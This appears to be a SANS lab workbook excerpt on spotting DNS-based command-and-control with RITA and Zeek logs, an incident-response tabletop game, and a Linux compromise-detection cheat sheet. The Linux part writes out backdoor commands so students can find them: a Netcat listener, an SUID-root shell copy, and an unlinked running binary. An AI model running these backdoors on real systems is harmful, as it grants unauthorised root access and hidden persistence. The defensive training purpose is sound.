
This screen shows all the internal systems that connected to external blacklisted sites. This listing comes from Google's Safe Browsing API.

The Destination is the offending Blacklisted site and the sources are the internal systems which were connecting to known blacklisted sites. The reason we have this data in this sample set is interesting. As part of setting up this lab, we set up a large number of systems constantly choosing a random top 500 site and surfing to it for five-min. intervals. Oddly enough, just by this automated activity, we had some systems go to some bad sites via the advertisements hosted on the top 500 sites we visited automatically. This capture ran overnight and demonstrates just how dangerous allowing your users to access ad sites can be!

User Agent Strings

Now we want to look at the user agent strings in the Zeek logs. For this, we would be looking for strange user agent strings. Many times, this can be used to identify systems and applications that are behind on patches.


However, in this one, if you look at the second to last on the list (1), you will notice the number of connections. Anything odd about that (2)? Go back and look at the Beacons tab and review the number of connections the top entry had. The number almost matches perfectly. If you have 1000s of systems and you have the same system using a unique user agent string, again and again, that may be something to investigate.



User Agent	Times Used
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko/20100101 Firefox/12.0	1
Microsoft NCSI	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko	2
WicaAgent	3
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393	4
client connection	6
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36	6
Microsoft BITS/7.8	10
MSDW	16
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/1.40	35
MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT	55
Microsoft-WNS/10.0	534
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.693	635
Microsoft-CryptoAPI/10.0	739
Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.14393.953	2411
Microsoft-Delivery-Optimization/10.0	2771
	4148
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	8635
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko	17244

DNSCat2 Analysis


Now, select RITA and then select DNSCat (1). We are going to review a backdoor that does not quite fit the same mold as VSAgent.


Mozilla Firefox
file:///home/sec504/tools/Enterprise_Lab/rita-html-report/index.html
RITA
RITA on
1
DNSCat
VSAGENT

To view individual databases, click on any of the links below.

This does not beacon back to a specific IP address, but rather it beacons through a DNS server. It is very crafty and will highlight how we can review the RAR compressed Zeek logs used to generate the *RITA* data.

For this one, we are going to jump right to the DNS tab (2). It gives us the clearest look at this backdoor.



Subdomain	Visited	Domain
32281	128762	com
30191	82920	nanobotninjas.com
30190	82920	cat.nanobotninjas.com
2199	66936	net
297	19848	akamaiedge.net
250	4883	org

A couple of things should jump out at an investigator straightaway. First, there were 82,920 requests for *cat.nanobotninjas.com*. This is an absurd number for a specific domain. Sure, there are lots of requests for *com* and *org* and *net* and *uk*, but that is to be expected.

Let's drill in a bit more to see what is going on. Lucky for us, we have the raw Zeek logs and we can search them for more details!

Searching Zeek Logs

Return to your terminal window. Change directories to where the raw data RITA analyzed is stored, as shown here:

```
sec504@slingshot:~/tools/Enterprise_Lab$ cd
/home/sec504/tools/Enterprise_Lab/DNSCat_Logs/2017-03-20/
sec504@slingshot:~/tools/Enterprise_Lab/DNSCat_Logs/2017-03-20$ ls -lrt
total 12672
-rw-r--r-- 1 sec504 sec504    199 Mar 20  2017 conn-summary.00:00:00-01:00:00.log.gz
-rw-r--r-- 1 sec504 sec504    589 Mar 20  2017 conn.00:00:00-01:00:00.log.gz
-rw-r--r-- 1 sec504 sec504    200 Mar 20  2017 conn-summary.01:00:00-02:00:00.log.gz
-rw-r--r-- 1 sec504 sec504    566 Mar 20  2017 conn.01:00:00-02:00:00.log.gz
-rw-r--r-- 1 sec504 sec504    198 Mar 20  2017 conn-summary.02:00:00-03:00:00.log.gz
-rw-r--r-- 1 sec504 sec504    576 Mar 20  2017 conn.02:00:00-03:00:00.log.gz
```

This is one of the two directories RITA reviewed. Since the capture ran overnight we are just checking one day. By default, Zeek will capture a large variety of data including connection logs, DNS data, and HTTP data.

However, the data is compressed and distributed across several files. To evaluate all of this content together we can use the `zgrep` utility.

Analyzing Zeek Logs with zgrep

Because we have an odd domain with a very large number of subdomains we want to pull all entries out of the compressed Zeek DNS logs. We can use the `zgrep` utility like the `grep` tool to search for the *nanobotninjas* domain. Run the `zgrep` command as shown here:


```
sec504@slingshot:~/tools/Enterprise_Lab/DNSCat_Logs/2017-03-20$ zgrep nanobotninjas
dns*
dns.23:00:00-00:00:00.log.gz:1490072377.618280  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 8475    0d6c01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 77ae01050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072378.790228  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 2535    4ce801050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 22a501050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072379.974353  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 29800   72e501050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 d9d501050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072381.130353  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 29488   251d01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 e3f901050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072382.294343  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 10520   288f01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 e17601050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072383.478279  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 18546   074001050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 104701050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072384.646291  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 29975   410d01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 628501050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072385.834344  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 26524   481b01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 396701050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072386.990271  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 25456   4da001050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 cc4d01050cfbab0d05
59.000000   F
dns.23:00:00-00:00:00.log.gz:1490072388.174225  CbEtxF16rCk0utMKw2  10.234.234.105
56122   8.8.8.8 53  udp 24246   4a1b01050c0d05fbab.cat.nanobotninjas.com    1
C_INTERNET  16  TXT 0   NOERROR F   F   T   T   0   TXT 18 71d501050cfbab0d05
59.000000
...
```

This command will identify any log lines matching the *nanobotninja* string in any of the Zeek logs.

Searching Zeek Logs

In the below screen, we can see the output of the query. Turns out, there were a very large number of *TXT* requests from *10.234.234.105* for *cat.nanobotninja.com* (1).

But, look at the subdomain right before the *cat.nanobotninja.com* portion of the log entry. We can see a random string (2). This is never normal activity and it happens because DNSCat needs to generate a new request for each subdomain *system* to avoid cached results. This forces the DNS server (*8.8.8.8*) to constantly go to the *nanobotninja.com* DNS server for resolution (3). And that is how some DNS C2 channels can be detected!


sec504@slingshot: ~/tools/Enterprise_Lab/DNSCat_Logs/2017-03-20
File Edit View Search Terminal Help
1
2
3

```
dns.23:00:00-00:00:00.log.gz:1490072367.094236  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       28283    3b5201050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 ad1d01050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072368.262270  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       17581    0d7101050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 ba4f01050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072369.442290  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       16470    6a5001050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 e02c01050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072370.614281  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       775      2ea401050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 e3cf01050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072371.770250  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       7499     16aa01050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 6c2501050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072372.942350  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       15034    28f701050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 7dfd01050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072374.114256  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       20327    6cce01050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 866401050cfbab0d05          59.000000          F
dns.23:00:00-00:00:00.log.gz:1490072375.278349  CbEtxF16rCk0utMKw2     10.234.234.105  56122    8.8.8.8 53    udp
       23807    705101050c0d05fbab.cat.nanobotninjas.com          1      C_INTERNET      16        TXT      0     NOERROR
  F        F         T         T          0          TXT 18 2ba301050cfbab0d05          59.000000          F
```

Conclusions

In this lab, we looked at a couple of backdoors which traditionally are difficult to detect with current IDS/IPS technology. However, using statistical and frequency analysis using Zeek and RITA we can look for anomalies. Those anomalies can lead to interesting domains and connection patterns which can be indicative of an advanced adversary. RITA also supports a number of features to make analysis even more powerful such as domain whitelisting, IP whitelisting and domain name generation algorithms.

RITA is free and can be installed in less than 5 min on an Ubuntu system. So, go get it!

Why This Lab Is Important

It's vital to be able to review network data for indicators of data exfiltration or command and control (sometimes called C2) traffic. If you have the right tooling, like RITA and Zeek, detecting this can be very easy. Unfortunately, many environments have little or no monitoring set up to detect tools such as these. All defenders should periodically check to see if they have the ability to at least detect when attacks are used on their network.

Bonus (If Time Permits or Homework)

- Look at the extensive documentation (https://www.bro.org/documentation/index.html) and training (https://www.bro.org/documentation/tutorials/index.html) the Zeek project provides for *free*.
- Set up Zeek and RITA in a lab and use the tools and techniques you learn in this class. You should be able to see many of these attacks!

Additional Resources

SANS Classes Related to This Lab

SANS SEC503: Intrusion Detection In-Depth (https://www.sans.org/course/intrusion-detection-in-depth)
SANS SEC511: Continuous Monitoring and Security Operations (https://www.sans.org/course/continuous-monitoring-security-operations)
SANS SEC555: SIEM with Tactical Analytics (https://www.sans.org/course/siem-with-tactical-analytics)

Other Resources Related to This Lab

Network Forensics: Tracking Hackers through Cyberspace (https://www.pearson.com/us/higher-education/program/Davidoff-Network-Forensics-Tracking-Hackers-through-Cyberspace/PGM322390.html)

Lab 1.3: IR Tabletop

Brief Intro

This lab is *very* different. Working together, you and your classmates will *work* an incident.

Walkthrough

Introduction

One of the most powerful tools any company has is the ability to tabletop issues. However, many organizations handle these tabletops as dry policy reviews where arguments tend to break out over exactly what would or would not happen in an incident.

We wanted to break through that a bit. Instead, we developed an approach which brought some level of gamification to tabletops.

To prep for this lab, please break up into teams of about five. Pick one person on the team to be the Incident Manager (IM).

We encourage you to take these documents to work and walk through this with your co-workers. This is very important for our online training students in OnDemand and Simulcast.

If you are taking the class via SANS vLive, your instructor will play the part of the Incident Manager during the lab; if you are taking the class via SANS OnDemand, you'll receive both the IM and the player sheets for which you can formulate the appropriate questions and answers for the incident walkthrough.

IR Tabletop Roles – The Incident Manager

When you pick an IM, this person will be responsible for walking the players through the exercise. There are two handouts for this lab. One is for the IM and the other is for the players. The handout will have all of the information the IM needs to successfully navigate the lab.

The IM should not get bogged down into the details of the incident, nor should they punish players and make the game too difficult. The goal is to keep the players moving in the right direction and uncover potential shortcomings in an organization's IR processes.

To summarize:

- Identify one person in your group to be the Incident Manager (IM)
- As part of this class, your instructor should be sharing handouts for the IM and the players.
- The IM handout has the overall detail of the incident and various injects.
- The goal of the IM is to keep the walkthrough moving and enjoyable.
    - It is not to get bogged down into details
    - it is not about *punishing* the players

- The IM can create additional details from the handout as they see fit.
- The IM can also prod the players in the right direction
    - For example, an IM can ask: *Don't you think it would be a good idea to check the Active Directory logs?*

- Once again, the goal is to keep the scenario fun and moving in the right direction!

IR Tabletop Roles – The Players

It is absolutely essential for the players to collaborate through this lab. Do not have just one person answer all the questions and take over the game. Incorporate the opinions and backgrounds of others. Also, as part of this lab, there are handouts. The one for the players has a list of procedures the organization has for incident response. Please note, the list of procedures is pretty light. This is intentional. One of the goals of this lab is to identify which procedures would be helpful for the organization to create.

Please note, any and all actions taken by the team will succeed or fail based on a random roll of the dice. Please feel free to download a 20-sided dice app from either Google Play or the Apple Store. There is a large number of options available.

To summarize:

- The role of the players is to figure out the different components of the attack and isolate the compromised system.
- This is done by asking the IM questions and taking actions.
- The success or failure of the actions will be determined by the roll of a die (more on that later).
- Please review your handouts now.
- They will tell you what procedures your team has created before an incident.
- These are not the only actions you can take as a team, but there is a positive modifier on your rolls when you do these actions.
- Be sure to discuss each action as a team.
- Do not let the team be taken over by one person.
- If there is an action that the team wants to take, but there are not procedures on your handout, note it. This is a procedure that needs to be written by the team.

IR Tabletop Rules

What the IM says goes. No questions. It keeps the game moving.

For the 20-sided die, any and all actions will be determined successful if the roll is over 11. If the roll is 10 or below the action fails.

The players will receive a handout that has a list of potential incident response policies, procedures, technologies, and training items that will be given a +2 modifier. Players will need to choose up to 5 items per team from the *bonus modifiers* list before the game starts.

To summarize:

- What the IM says goes. No exceptions.
- Every action that is taken requires a roll of a 20-sided die.
  - Feel free to download an app on one of your phones to do this. There are lots of D&D dice apps.

- A roll of 1-10 fails. This means the action was not successful.
- A roll of 11-20 succeeds. This means the action was successful.
- The team gets a +2 modifier if the action they take is from the list of selected bonus modifiers.
- This means a roll of 9 would normally fail...
- However, with the procedure modifier, the roll would be 9+2=11!

IR Tabletop Injects

Throughout this game the IM will insert positive and negative injects.

The goal of these injects is to add yet more randomness and insanity into the game. These allow a simple phishing scenario to become something pretty wild and crazy. They also serve to identify potential weaknesses in the process.

For example, let's say there is one person on a team who is always answering questions. With injects, the IM can take that person out of the game (Congratulations! You won the lottery and quit in the middle of an incident!) to see how the other people on the IR team react without them.

It also allows the game to be played multiple times, each time with a potentially different outcome!

To summarize:

- Throughout the exercise, the IM can drop random injects into the game.
- These are either positive or negative events which will impact the outcome of the game.
  - For example, an intern may power off the system you are reviewing.
  - Or, the SIEM stops logging data for mysterious reasons.

- The goal of the injects is to keep the game from getting stale.
- It also means your team's game will be different from other teams'.

Conclusions

At the end of this lab you should have identified some missing procedures. In the real world, this would hopefully kick off a task for your team to develop these procedures for a future incident.

Please feel free to take this lab to work and run through the scenario there. Also, feel free to take a recent news story about a breach and turn it into a game like this. The rolls and the injects should be enough to have the tabletop not follow the news story exactly.

Ideally, you should be able to walk through this lab multiple times at work. Each time discovering new twists and missing procedures. It is far easier and more fun to work through this in a tabletop than in a real incident!

To summarize:

- One of the main goals of this lab is to help identify which procedures would have been helpful to the game.
- In a real tabletop, these missing procedures should be noted as tasks for the teams to develop.
- Moving up from procedures, what policies or processes would have been helpful?
- Feel free to play these games at work.
- Take a newsworthy incident and turn it into a game like this one.
- The random injects and rolls will help so it is not just a walkthrough of a news story.
- Repetition of this lab at work will help identify weaknesses that normally would not be identified except in a real incident.

Additional Resources

Everbridge Tabletop Exercises (https://www.everbridge.com/solutions/alert-residents-and-visitors/tabletop-exercises/)

Dungeons & Dragons, Meet Cubicles & Compromises (https://www.blackhillsinfosec.com/dungeons-dragons-meet-cubicles-compromises/)

Webcast: Cubicles and Compromises (https://www.blackhillsinfosec.com/webcast-cubicles-compromises/)

Lab 1.4: Linux Cheat Sheet

Brief Intro

In this lab, we'll create a baseline for Linux systems.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Create a series of checks that can be used to determine if a Linux machine may have been compromised. You can use the Windows Cheat Sheet lab as inspiration.

Walkthrough

Intro

Now, let's check out the cheat-sheet tips in action. You run several lab steps to look at the results your sys admins can expect to see. Boot up your Linux box.

For some of the cheat-sheet tips, we just run the command and look at our system's status.

For others, we actually create the condition the cheat-sheet tip is designed to detect. Then, we detect it using the tip. Then, we restore things, so that our box isn't left in a half-hacked state.

Open a Terminal, Access Root Account

From the Slingshot Linux VM, open a terminal. Access the root account using `sudo` as shown here:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

Start an Unusual Process

First, let's look for unusual processes. We'll start this simply by creating a copy of the Netcat program that can be used as a backdoor.

Run a Netcat listener on TCP port 2222 in the background, as shown here:

```
root@slingshot:~# nc -l -p 2222 &
[1] 5458
```

> *In this output, the number 5458 is the process ID (PID) of the `nc` process. This number will be different on your system. We'll use the PID of the `nc` process for the next step.*

Examine Process Data with lsof

Next, run the `lsof` command to zoom into what files and ports the `nc` process has open. Run `lsof` with the `-p` argument, followed by the process ID for the `nc` command that you saw in the previous step.

> *In the example here, the PID is 5458, but it will be different on your system. Specify the PID number that is the output of the previous step. In a pinch, you can also use ``lsof -p `pidof nc` `` (using the backtick character before `pidof` and after `nc`).*

```
root@slingshot:~# lsof -p 5458
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1002/gvfs
      Output information may be incomplete.
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF    NODE NAME
nc      5458 root  cwd    DIR    8,1     4096  915714 /root
nc      5458 root  rtd    DIR    8,1     4096       2 /
nc      5458 root  txt    REG    8,1    27152 1310337 /bin/nc.traditional
nc      5458 root  mem    REG    8,1    47600  793216 /lib/x86_64-linux-
gnu/libnss_files-2.23.so
nc      5458 root  mem    REG    8,1  1864888  793212 /lib/x86_64-linux-gnu/libc-
2.23.so
nc      5458 root  mem    REG    8,1   162632  793213 /lib/x86_64-linux-gnu/ld-
2.23.so
nc      5458 root    0u   CHR  136,0      0t0       3 /dev/pts/0
nc      5458 root    1u   CHR  136,0      0t0       3 /dev/pts/0
nc      5458 root    2u   CHR  136,0      0t0       3 /dev/pts/0
nc      5458 root    3u  IPv4 141452      0t0     TCP *:2222 (LISTEN)
```

The output of `lsof` gives you an idea of what the data should look like for this process.

Start the Unusual Process

Kill this little listener by running the `killall` command, as shown here:

```
root@slingshot:~# killall nc

[1]+  Exit 1                  nc -l -p 2222
```

Create an Unusual File – SUID Root

Now, let's turn our attention to unusual files. We'll start by creating and looking for *set-UID* or *SUID* root files. These are the files that will always run with root privileges, regardless of who invokes them.

From your terminal, change into your `/tmp` directory with `cd`, as shown here:

```
root@slingshot:~# cd /tmp
```

Create a copy of the `/bin/sh` shell here, calling the file `backdoor`, using `cp`, as shown here:

```
root@slingshot:/tmp# cp /bin/sh /tmp/backdoor
```

Next, let's set that backdoor so that it will execute, and will execute as its owner (SUID root). Do this with the `chmod` command, as shown here:

```
root@slingshot:/tmp# chmod 4111 /tmp/backdoor
```

Next, look at the permissions of this file by running `ls -l`, as shown here:

> *Note that the `ls` argument is a dash, followed by lowercase L. Not a dash-one!*

```
root@slingshot:/tmp# ls -l backdoor
---s--x--x 1 root root 154072 Mar 20 02:47 backdoor
root@slingshot:/tmp#
```

See the `s` in the file permissions? That means the program has the SUID bit set.

Look at the file owner: root. If any user on the box with any permissions runs that `backdoor` executable that user is instantly given a root command prompt! That's a scary backdoor, giving all users on the box root if they find it.

Find the Unusual File – SUID Root

We can find SUID root files on the system by running the following `find` command:

```
root@slingshot:/tmp# find /tmp -uid 0 -perm -4000 -print
/tmp/backdoor
```

Spot it? Bingo! Now, let's delete that dastardly backdoor:

```
root@slinshot:/tmp# rm /tmp/backdoor
```

Unusual Files – Unlinked

Now, let's create a network-listening process and then unlink the executable associated with it. Bad guys do this sometimes to disguise their activities by making their backdoors harder to find. First, create a copy of Netcat in the `/tmp` directory and run it:

```
root@slingshot:~# cd /tmp
root@slingshot:/tmp# cp /bin/nc /tmp/nc
root@slingshot:/tmp# /tmp/nc -l -p 2222 &
[1] 8859
```

> *Note that the first `nc` argument is a dash, followed by lowercase L. Not a dash-one!*

> *Make sure you run Netcat binary out of `/tmp`. If you just typed `nc` instead of `/tmp/nc` this part of the lab won't work!*

Next, look at the executable nc file using `ls -l`.

```
root@slingshot:/tmp# ls -l /tmp/nc
-rwxr-xr-x 1 root root 27152 Dec 14 20:49 /tmp/nc
```

Then, unlink this file so that it won't show up with an `ls` using the command `unlink`.

```
root@slingshot:/tmp# unlink /tmp/nc
```

Run `ls -l` again. This time, the `nc` binary is gone!

```
root@slingshot:/tmp# ls -l /tmp/nc
ls: cannot access '/tmp/nc': No such file or directory
```

Yet, Netcat continues to run (as shown by `ps aux | grep nc`), even though `ls -a` cannot see it.

```
root@slingshot:/tmp# ps aux | grep /tmp/nc
root      8859  0.0  0.0   6496  1784 pts/1    S    02:55   0:00 /tmp/nc -l -p 2222
root      2902  0.0  0.0  14224  1020 pts/1    S+   02:55   0:00 grep --color=auto
/tmp/nc
root@slingshot:/tmp# ls -a /tmp/nc
ls: cannot access '/tmp/nc': No such file or directory
```

But, our handy-dandy cheat sheet says to use `lsof` to see the unlinked binary. Run the `lsof` command with the argument `+L1` (that is a plus sign, followed by an uppercase L then a one), as shown here:

```
root@slingshot:/tmp# lsof +L1
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1002/gvfs
      Output information may be incomplete.
COMMAND    PID    USER   FD   TYPE DEVICE SIZE/OFF NLINK   NODE NAME
mysqld    1030   mysql   4u   REG    8,1        0     0     20 /tmp/ibpIPsvY
(deleted)
mysqld    1030   mysql   5u   REG    8,1        0     0     21 /tmp/ibLiKSKB
(deleted)
...
nc        2894    root  txt   REG    8,1    27152     0     34 /tmp/nc (deleted)
```

There it is! Kill it by running the `killall` command, as shown here:

```
root@slingshot:/tmp# killall nc

[1]+    Exit 1           /tmp/nc -l -p 2222
```

Network Usage with lsof

Next, create a Netcat listener on TCP port 2222 again in the background and look for it with `lsof -Pi`, as shown here:

```
root@slingshot:/tmp# cp /bin/nc /tmp/nc
root@slingshot:~# /tmp/nc -l -p 2222 &
[1]  2967
root@slingshot:~# lsof -Pi
COMMAND      PID      USER   FD   TYPE  DEVICE  SIZE/OFF  NODE  NAME
avahi-dae    769     avahi   12u  IPv4   13555       0t0   UDP  *:5353
avahi-dae    769     avahi   13u  IPv6   13556       0t0   UDP  *:5353
avahi-dae    769     avahi   14u  IPv4   13557       0t0   UDP  *:50115
avahi-dae    769     avahi   15u  IPv6   13558       0t0   UDP  *:44953
postgres     866  postgres    6u  IPv6   13798       0t0   TCP  localhost:5432
(LISTEN)
postgres     866  postgres    7u  IPv4   13799       0t0   TCP  localhost:5432
(LISTEN)
postgres     866  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
postgres     915  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
postgres     916  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
postgres     917  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
postgres     918  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
postgres     919  postgres   11u  IPv6   15272       0t0   UDP  localhost:47119-
>localhost:47119
sshd        1031      root    3u  IPv4   15742       0t0   TCP  *:22 (LISTEN)
sshd        1031      root    4u  IPv6   15751       0t0   TCP  *:22 (LISTEN)
mysqld       866     mysql   13u  IPv4   18594       0t0   TCP  localhost:3306
(LISTEN)
nginx       1092      root    6u  IPv4   15198       0t0   TCP  *:80 (LISTEN)
nginx       1093  www-data    6u  IPv4   15198       0t0   TCP  *:80 (LISTEN)
nginx       1094  www-data    6u  IPv4   15198       0t0   TCP  *:80 (LISTEN)
nmbd        1148      root   16u  IPv4   17842       0t0   UCP  *:137
...
